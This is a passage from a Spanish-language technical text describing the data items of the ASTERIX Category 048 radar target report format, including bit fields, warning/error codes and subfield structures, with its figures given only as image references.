8	7	6	5	4	3	2	1
TYP			SIM	RDP	SPI	RAB	FX

bits-8/6	(TYP)	= 000	No detection
		= 001	Single PSR detection
		= 010	Single SSR detection
		= 011	SSR + PSR detection
		= 100	Single ModeS All-Call
		= 101	Single ModeS Roll-Call
		= 110	ModeS All-Call + PSR
		= 111	ModeS Roll-Call +PSR
bit-5	(SIM)	= 0	Actual target report
		= 1	Simulated target report
bit-4	(RDP)	= 0	Report from RDP Chain 1
		= 1	Report from RDP Chain 2
bit-3	(SPI)	= 0	Absence of SPI
		= 1	Special Position Identification
bit-2	(RAB)	= 0	Report from aircraft transponder
		= 1	Report from field monitor (fixed transponder)
bit-1	(FX)	= 0	End of Data Item
		= 1	Extension into first extent

Figura 25.11: Primera parte del Target Report Descriptor.

La estructura del segundo octeto opcional se puede ver en la Figura 25.12.




Figura 25.12: Segunda parte del Target Report Descriptor.

25.4.3. Item I048/030, Warning/Error Conditions

Este data item es utilizado cuando una condición de error/advertencia es detectada por la estación de radar, para el target report involucrado. Posee una longitud variable que varía de 1 a N octetos, dependiendo cuantos sean necesarios. La figura 25.13 muestra la estructura del mismo.




Figura 25.13: Estructura del Warning/Error Conditions

En la Figura 25.14 se representa una tabla con los códigos de errores y su descripción correspondiente. Cabe destacar que cuando el código es 0, es decir los primeros 7 bits son 0, significa que no hay warnings ni errores.

Warning/Error Code	Description
0	Not defined; never used.
1	Multipath Reply (Reflection)
2	Reply due to sidelobe interrogation/reception
3	Split plot
4	Second time around reply
5	Angel
6	Slow moving target correlated with road infrastructure (terrestrial vehicle)
7	Fixed PSR plot
8	Slow PSR target
9	Low quality PSR plot
10	Phantom SSR plot
11	Non-Matching Mode-3/A Code
12	Mode C code / Mode S altitude code abnormal value compared to the track
13	Target in Clutter Area
14	Maximum Doppler Response in Zero Filter
15	Transponder anomaly detected
16	Duplicated or Illegal Mode S Aircraft Address
17	Mode S error correction applied
18	Undecodable Mode C code / Mode S altitude code
19	Birds
20	Flock of Birds
21	Mode 1 was present in original reply
22	Mode 2 was present in original reply
23	Plot potentially caused by Wind Turbine

Figura 25.14: Tabla de los códigos de errores

25.4.4. Item I048/040, Measured Position in Polar Co-ordinates

Este data ítem representa la medición de posición de una aeronave en coordenadas polares con respecto al radar. Posee una longitud de 4 octetos y debe ser enviado cuando se detecta una aeronave en nuestro espacio aéreo. La estructura del data ítem se muestra en la Figura 25.15.




Figura 25.15: Estructura del Data Item Measured Position in Polar Co-ordinates

25.4.5. Item I048/042, Calculated Position in Cartesian Co-ordinates

Con este data ítem obtenemos la posición en coordenadas cartesianas de una aeronave. La longitud es de 4 octetos y el data ítem es opcional. En la Figura 25.16 podemos ver la estructura del mismo.




Figura 25.16: Estructura del Data Item Calculated Position in Cartesian Co-ordinates

25.4.6. Item I048/050, Mode-2 Code in Octal Representation

Con este data ítem podemos responder cuando se nos interroga en Modo-2. Posee una longitud de 2 octetos y es opcional. Este data ítem debe ser enviado cuando el Modo-2 está presente (representa el código para el plot) o cuando el Modo-2 está ausente y se realiza un local tracking (en este caso debemos utilizar el bit L en 1). La estructura se muestra en la Figura 25.17.




Figura 25.17: Estructura del Data Item Mode-2 Code in Octal Representation

25.4.7. Item I048/055, Mode-1 Code in Octal Representation

Con este data ítem podemos responder cuando se nos interroga en Modo-1. Posee una longitud de 1 octetos y es opcional. Este data ítem debe ser enviado cuando el Modo-1 está presente (representa el código para el plot) o cuando el Modo-1 está ausente y se realiza un local tracking (en este caso debemos utilizar el bit L en 1). La estructura se muestra en la Figura 25.18.




Figura 25.18: Estructura del Data Item Mode-1 Code in Octal Representation

25.4.8. Item I048/060, Mode-2 Code Confidence Indicator

Este data ítem representa el nivel de confianza para cada bit de una respuesta a Modo-2 dada por una estación monopulso SSR. Posee una longitud de 2 octetos y es opcional. La estructura del mismo se muestra en la Figura 25.19.




Figura 25.19: Estructura del Data Item Mode-2 Code Confidence Indicator

25.4.9. Item I048/065, Mode-1 Code Confidence Indicator

Este data ítem representa el nivel de confianza para cada bit de una respuesta a Modo-1 dada por una estación monopulso SSR. Posee una longitud de 1 octetos y es opcional. La Figura 25.20 muestra dicha estructura.




Figura 25.20: Estructura del Data Item Mode-1 Code Confidence Indicator

25.4.10. Item I048/070, Mode-3/A Code in Octal Representation

Este data item representa el código en Modo-3/A convertido a una representación octal. Posee una longitud de2 octetos y es obligatorio cuando el Modo-3/A es presente. Cuando el Modo-3/A es ausente, se debe enviar con el bit L en 1. La estructura del mismo se puede ver en la Figura 25.21.




Figura 25.21: Estructura de Data Item Mode-3/A Code in Octal Representation

25.4.11. Item I048/080, Mode-3/A Code Confidence Indicator

Este data item representa el nivel de confianza para cada bit de una respuesta a Modo-3/A dada por una estación monopulso SSR. Posee una longitud de2 octetos y es opcional. La estructura se muestra en la Figura 25.22.




Figura 25.22: Estructura del Data Item Mode-3/A Code Confidence Indicator

25.4.12. Item I048/090, Flight Level in Binary Represantation

Con este data ítem podemos obtener el nivel de vuelo convertido en binario. Posee una longitud de 2 octetos y debe ser enviado cuando el código de altitud en Modo-C o en Modo-S está presente y es decodificable, para representar el nivel de vuelo del plot incluso si está asociado con un track. La Figura 25.23 muestra la estructura del mismo.




Figura 25.23: Estructura del Data Item Flight Level in Binary Represantation

25.4.13. Item I048/100, Mode-C Codea n Code Confidence Indicator

Este item representa el código en Modo-C (en notación Gray) como es recibido del transponder, junto con el nivel de confidencia de cada bit provisto por una estación MSSR/Modo-S. Posee una longitud de 4 octetos y es opcional. Es usado cuando se recibe un código en Modo-C que no es válido o indescifrable. La estructura del mismo se muestra en la Figura 25.24.




Figura 25.24: Estructura del Data Item Mode-C Codea n Code Confidence Indicator

25.4.14. Item I048/110, Height Measured by a 3D Radar

Este data item representa la altura del target medida por un radar 3D. La altura debe usar el nivel del mar como referencia 0. La longitud es de 2 octetos y es opcional. La estructura de este data item se muestra en la Figura 25.25.




Figura 25.25: Estructura del Data Item Height Measured by a 3D Radar

25.4.15. Item I048/120, Radial Doppler Speed

Este data item representa la información del target report en velocidad Doppler. La estructura de este campo es un poco más compleja que los otros, ya que se compone de un

subcampo principal y dependiendo sus valores, subcampos adicionales. El subcampo principal posee la estructura que se muestra en la Figura 25.26.




Figura 25.26: Estructura del Data Item Radial Doppler Speed

Con estos valores, vemos la presencia o ausencia de los próximos subcampos.

Estructura del subcampo "Velocidad Doppler Calculada":




Figura 25.27: Estructura del subcampo Velocidad Doppler Calculada

Estructura del subcampo "Velocidad Doppler sin procesar":




Figura 25.28: Estructura del subcampo Velocidad Doppler sin procesar

25.4.16. Item I048/130, Radar Plot Characteristics

Este data item nos brinda información adicional de la calidad del target report. Posee una estructura compuesta, es decir, el primer octeto nos servirá de "índice" para saber que representan los octetos siguientes. Esto implica que tiene una longitud variable. La estructura del primer octeto (el octeto principal) se puede ver en la Figura 25.29.




Figura 25.29: Estructura del primer Octeto de Radar Plot Characteristics

Estructura del subcampo #1 "SSR plot runlength":




Figura 25.30: Estructura del subcampo #1 SSR plot runlength

El rango total cubierto en este campo es de 0 a 11.21 grados.

Estructura del subcampo #2 "Number of received replies for M(SSR)":




Figura 25.31: Estructura del subcampo #2 Number of received replies for M(SSR)

Estructura del subcampo #3 "Amplitude of (M)SSR reply":




Figura 25.32: Estructura del subcampo #3 Amplitude of (M)SSR reply

Cabe destacar que los valores negativos están codificados en complemento a 2.

Estructura del subcampo #4 "Primary Plot Runlength":




Figura 25.33: Estructura del subcampo #4 Primary Plot Runlength

El rango total cubierto en este campo es de 0 a 11.21 grados.

Estructura del subcampo #5 "Amplitude of Primary Plot":




Figura 25.34: Estructura del subcampo #5 Amplitude of Primary Plot

Cabe destacar que los valores negativos están codificados en complemento a 2.

Estructura del subcampo #6 "Difference in Range between PSR and SSR plot":




Figura 25.35: Estructura del subcampo #6 Difference in Range

Cabe destacar que los valores negativos están codificados en complemento a 2. Además, la diferencia de rango cubierta es de +/- 0.5NM. Si enviamos el valor máximo estaremos representando que el rango es mayor o igual al máximo valor.

Estructura de subcampo #7 "Difference in Azimuth between PSR and SSR plot":




Figura 25.36: Estructura de subcampo #7 Difference in Azimuth

Cabe destacar que los valores negativos están codificados en complemento a 2. Además, la diferencia de azimuth cubierta es de +/-360/27 = +/- 2.8125 grados.

25.4.17. Item I048/140, Time of Day

Este data item representa el sellado del tiempo absoluto expresado como UTC (Co-ordinated Universal Time). Posee una longitud de 3 octetos y es obligatorio en todos los paquetes ASTERIX. Debe reflejar el tiempo exacto de un evento. La estructura del mismo se puede ver en la Figura 25.37.




Figura 25.37: Estructura del Data Item Time of Day

25.4.18. Item I048/161, Track Number

El track number es un valor entero que representa un equívocamente la referencia a un track record en un track file en particular. Posee una longitud de 2 octetos y debe ser enviado cuando la estación de radar trackea. La estructura se muestra en la Figura 25.38.




Figura 25.38: Estructura del Data Item Track Number

25.4.19. Item I048/170, Track Status

Este data item representa el estado del track monoradar (PSR y/o SSR actualizado). Posee una longitud variable de 1 a 2 octetos (el segundo octeto solo cuando sea necesario). La estructura del primer octeto se muestra en la Figura 25.39.

